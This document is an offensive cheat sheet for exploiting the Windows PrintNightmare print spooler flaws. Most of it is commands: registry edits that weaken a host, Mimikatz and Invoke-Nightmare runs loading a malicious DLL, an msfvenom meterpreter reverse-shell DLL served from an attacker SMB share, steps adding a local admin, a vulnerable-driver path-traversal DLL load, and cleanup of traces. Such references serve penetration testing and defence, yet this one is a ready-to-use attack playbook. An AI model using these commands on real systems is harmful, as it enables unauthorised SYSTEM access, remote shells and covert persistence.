Resources
- itm4n : https://itm4n.github.io/printnightmare-exploitation/ || https://itm4n.github.io/printnightmare-not-over/
- HackingArticles : https://www.hackingarticles.in/windows-privilege-escalation-printnightmare/
- pentestlab : https://pentestlab.blog/2021/08/17/domain-escalation-printnightmare/
- andrewroders : https://andrewroderos.com/exploiting-printnightmare/
- 0xdf : https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html
- juggernaut-sec : https://juggernaut-sec.com/printnightmare/
Commnads
- Recon
- Windows
- Status
Get-Service -Name Spooler - Installed Packages
Get-PrinterDriver | select Name,IsPackageAware - Are we Vulnrable Here
- RestrictDriverInstallationToAdministrators
reg query "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint" - PackagePointAndPrintOnly
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PackagePointAndPrint" /v PackagePointAndPrintOnly
- RestrictDriverInstallationToAdministrators
- Be Vlunrable
- Enable RestrictDriverInstallationToAdministrators
reg add "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint" /v RestrictDriverInstallationToAdministrators /t REG_DWORD /d 0 /f - Enable PointAndPrint
reg add "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint" /v NoWarningNoElevationOnInstall /t REG_DWORD /d 1 /f
- Enable RestrictDriverInstallationToAdministrators
- Status
- Linux
- nxc
nxc smb 192.168.99.22 -u zazima -p 'Password123#z' -M spooler - rpcdump
impacket-rpcdump @192.168.99.22 | grep -E 'MS-RPRN|MS-PAR' - itwasalldream
sudo docker run -it itwasalladream -u fmoheb -p Password123#f -d redteamrecipes.com 192.168.99.22 -v
- nxc
- Windows
- Exploit
- RestrictDriverInstallationToAdministrators & NoWarningNoElevationOnInstall
- Windows
- Mimikatz (Qucik Win)
mimikatz # misc::printnightmare /library:C:\Users\zazima\Downloads\evil.dll /authuser:zazima /authpassword:Password123#z /try:50 - Dll Execute (The Service May Get down)
# https://github.com/calebstewart/CVE-2021-1675/

Copy-Item -Path "C:\Users\zazima\Downloads\reverse.dll" -Destination "C:\Users\Public\reverse.dll"

Unblock-File -Path "C:\Users\Public\reverse.dll"

Invoke-Nightmare -DLL "C:\Users\Public\reverse.dll"

del .\CVE-2021-1675.ps1, .\reverse.dll

OR

# https://github.com/itm4n/Pentest-Windows/tree/main/PointAndPrint

 Invoke-PointAndPrintExploit -DllPath 'C:\Users\zazima\Downloads\reverse.dll'
- Restart Spooler
Restart-Service -Name Spooler -Force
- Restart Spooler
- Add Local Admin
Invoke-Nightmare -DriverName "Xerox2" -NewUser "john" -NewPassword "Sup3rS3cur3!"
- Mimikatz (Qucik Win)
- Linux (RCE)
- MSF (U already has a session)
msf6 exploit(multi/handler) > use exploit/windows/dcerpc/cve_2021_1675_printnightmare - Payload
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.99.22 lport=1234 -f dll -o evil.dll - SmbServer
impacket-smbserver share $(pwd) -smb2support - Exploit
python3 CVE-2021-1675.py 'north.sevenkingdoms.local/arya.stark:Needle@WINTERFELL.north.sevenkingdoms.local' '\\192.168.99.22\share\evil.dll'
- MSF (U already has a session)
- Windows
- RestrictDriverInstallationToAdministrators
- Download The driver (Attacker)
$DriverUrl = "https://github.com/jacob-baines/concealed_position/raw/main/cab_files/ACIDDAMAGE/LMUD1o40.cab" $Username = "Marko" $Password = "Password123#m" $SecurePassword = ConvertTo-SecureString -String $Password -AsPlainText -Force New-LocalUser -Name $Username -Password $SecurePassword | Out-Null # Download the CAB file containing the vulnerable driver. Invoke-WebRequest -Uri $DriverUrl -OutFile ".\LMUD1o40.cab" # Create the directory that will contain the extracted files. New-Item -Path ".\ACIDDAMAGE\" -ItemType Directory | Out-Null # Expand the CAB file in the output directory. expand.exe ".\LMUD1o40.cab" -F:* ".\ACIDDAMAGE" | Out-Null # Install the printer driver. pnputil.exe /add-driver ".\ACIDDAMAGE\LMUD1o40.inf" /install # Add it as a printer driver. Add-PrinterDriver -Name "Lexmark Universal v2" # Create a shared printer that uses this printer driver. Add-Printer -Name "ACIDDAMAGE" -DriverName "Lexmark Universal v2" -PortName "LPT1:" -PrintProcessor "WinPrint" -Datatype "RAW" -Shared # Enable File and Printer Sharing firewall rules (optional if your firewall is # disabled). # https://learn.microsoft.com/en-us/powershell/module/netsecurity/enable-netfirewallrule#example-1 Enable-NetFirewallRule -Group "@FirewallAPI.dll,-28502"- Clean (After Transfer)
	Disable-NetFirewallRule -Group "@FirewallAPI.dll,-28502"
	Remove-Printer -Name "ACIDDAMAGE" -Verbose
	Restart-Service -Name "Spooler" -Force
	Remove-PrinterDriver -Name "Lexmark Universal v2" -Verbose
	(pnputil.exe /enum-drivers | Select-String "lmud1o40.inf" -Context 1,0) -Match "(oem.+\.inf)"
	$DriverName = $Matches[0]
	pnputil.exe /delete-driver $DriverName /uninstall
	Remove-Item -Path ".\ACIDDAMAGE\" -Recurse -Force
	Remove-Item -Path ".\LMUD1o40.cab" -Force
	Remove-LocalUser -Name $Username
- Clean (After Transfer)
- Transfer (Victum)
net use \\192.168.99.25\IPC$ /user:Marko Password123#m
$Server = "192.168.99.25" # IP or hostname of the attacker's machine
$Username = "Marko"
$Password = "Password123#m"
$PrinterName = "\\$($Server)\ACIDDAMAGE"

# Store remote user credentials in the credential manager
cmdkey.exe /add:$Server /user:$Username /pass:$Password
# Add the shared printer
Add-Printer -ConnectionName $PrinterName

# Cleanup
Remove-Printer -Name $PrinterName
cmdkey.exe /delete:$Server
- Exploitation
- Load the Printer
. .\PointAndPrint.ps1 $PrinterInfo = New-Object WinSpool+PRINTER_INFO_2 $PrinterInfo.pPortName = "LPT1:" $PrinterInfo.pDriverName = "Lexmark Universal v2" $PrinterInfo.pPrinterName = "ACIDDAMAGE" $PrinterInfo.pPrintProcessor = "WinPrint" $PrinterInfo.pDataType = "RAW" $PrinterInfo.Attributes = 0x00001000 + 0x00000020 $PrinterHandle = Add-WinSpoolPrinter -PrinterInfo $PrinterInfo- Quick Win

Invoke-PrinterDriverExploit -DllPath 'C:\Users\zazima\Downloads\reverse.dll' - Long Road

change LMUD1OUE.DLL with ..\..\..\..\..\..\..\Users\zazima\Downloads\reverse.dll

# Remove the previously created printer.
Remove-WinSpoolPrinter -PrinterHandle $PrinterHandle
Close-WinSpoolPrinter -PrinterHandle $PrinterHandle
# Create the dummy printer again to trigger the arbitrary DLL load.
$PrinterHandle = Add-WinSpoolPrinter -PrinterInfo $PrinterInfo
Remove-WinSpoolPrinter -PrinterHandle $PrinterHandle
Close-WinSpoolPrinter -PrinterHandle $PrinterHandle


Get-PrinterDriver -Name "Lexmark Universal v2" # This should return the vulnerable driver.
Remove-PrinterDriver -Name "Lexmark Universal v2"
# Retrieve the name of driver on the current system
(pnputil.exe /enum-drivers | Select-String "lmud1o40.inf" -Context 1,0) -Match "(oem.+\.inf)"
$DriverName = $Matches[0]
pnputil.exe /delete-driver $DriverName /uninstall
Get-PrinterDriver -Name "Lexmark Universal v2" # This should throw an exception.
- Quick Win
- Load the Printer
- Download The driver (Attacker)
- RestrictDriverInstallationToAdministrators & NoWarningNoElevationOnInstall
Tools
- Invoke-Nightmare : https://github.com/JohnHammond/CVE-2021-34527
- PointandPrint : https://github.com/itm4n/Pentest-Windows/tree/main/PointAndPrint
- Cube0x0 : https://github.com/cube0x0/CVE-2021-1675
- itwasalldream : https://github.com/byt3bl33d3r/ItWasAllADream
- sharpPN : https://github.com/Wra7h/SharpPN
Notes
General
- If the value
RestrictDriverInstallationToAdministratorsdoesn’t exist or is set to1, the installation of printer drivers is restricted to administrators only.- If the values
NoWarningNoElevationOnInstallandUpdatePromptSettingsdon’t exist, or are set to0, the security prompts are always shown.- Local Privilege Escalation (CVE-2021-1675): Exploits a race condition in driver installation to load a malicious DLL as SYSTEM.
- Remote Code Execution (CVE-2021-34527): Allows unauthenticated remote attacks by impersonating the spooler service over RPC.